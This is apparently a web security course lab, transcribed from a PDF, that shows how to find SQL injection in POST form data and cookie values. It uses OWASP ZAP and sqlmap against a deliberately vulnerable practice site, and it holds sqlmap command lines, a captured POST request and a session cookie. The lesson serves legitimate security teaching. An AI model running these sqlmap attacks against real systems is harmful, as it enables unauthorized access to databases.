
Vulnerabilities exposed via data supplied through HTTP GET are common and often readily detected. However data supplied through HTTP POST to a login form is another common attack vector for SQL injection vulnerabilities that is not so easily detected. This scenario will demonstrate the use of sqlmap to identify such an attack vector. The scenario targets an example web app that uses a form to login. By using ZAP to identify candidate points for SQL injection, we can then use sqlmap to pinpoint vulnerabilities.

Surf to http://webscantest.com/shutterform/ . Click on “Blind SQL Tests” . Then fill out the form , to get to the vulnerable SQL injection pages. Use whatever information you choose to fill out this form.




Next choose “This form is vulnerable to MYSQL Blind SQL Attacks”

As illustrated below we can gather information about the data sent to the serve by entering in false information into the form. In this example,we input “test” in the field.




The content window shows a POST to the URL and the middle pane shows the actual POST data sent.


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Quick Start
Request
Response
Break
Sites
http://webscantest.com
GET:shutterform
jsmenu
GET:shutterdb
shutterdb
GET:search_by_name.php
POST:search_by_name.php(name)
shutterform
POST:index.php(var1,var2,var3,var4,var5,var6,var7)
http://www.un-instraw.org
revista
hypermail
alltickers
en
att-1064
GET:spacer.gif
Header: Text
Body: Text
POST http://webscantest.com/shutterdb/search_by_name.php HTTP/1.1
Host: webscantest.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
DNT: 1
Proxy-Connection: keep-alive
name=test

Now we can use this data with sqlmap. From the terminal window running sqlmap, we execute

root@bt:/pentest/database/sqlmap# python sqlmap.py -u "http://webscantest.com/shutterdb/search_by_name.php" --data "name=test"

After a briefing time, sqlmap reports the following information:




As in the previous example, this output illustrates the location of the vulnerable input and the various types of injection that were successful in exploiting it.

Scenario #3: Manipulation of cookie data


Although not typically regarded as a source of malicious data, HTTP cookie data is also under the control of an attacker and represents an attack vector for SQL Injection . This scenario demonstrates sqlmap's ability to incorporate cookie into injection attacks against the server.

Make sure you are still logged in from the previous lessons or re login again and open the link http://webscantest.com/shutterdb/search_by_id.php .

While authenticated to the application we can identify the URL we would like to test with the cookie method.




Scroll down in the middle pane to locate the cookie that we will feed (get it? Feed? Feed a cookie?) to sqlmap



Armed with this information, we can now supply the cookie data to sqlmap through the –cookie argument as follows:

python sqlmap.py -u "http://webscantest.com/shutterdb/search_get_by_id.php?id=1" --cookie "SESSIONID_VULN_SITE=plp73danae6evm1upcc59rag93"

After a short while , sqlmap will report something similar to this:



Although this vulnerability is reported in an HTTP GET parameter , sqlmap will fail to identify it if the cookie data is NOT provided. This particular scenario also illustrates a case where the vulnerability is only exploitable by a user who has already authenticated to the application. Sqlmap also features the ability to detect and exploit SQL injection in such cookie values.

Conclusion

In this lesson, we covered a straight forward method for testing web apps for SQL injection that basically mimics how attackers are doing this in the real world.

Questions

1. What are the three vectors of attack for SQL injection covered in this lesson?

2. True of False . Using the cookie method as an SQL injection attack vector requires you to be logged in and authenticated to the application?

3. Do not cut and paste the answer from the lecture, use your own words: What is the cause of SQL Injection?

Proof of Lab

Take screenshots on your screen to match any screenshot that I have provided in the lesson.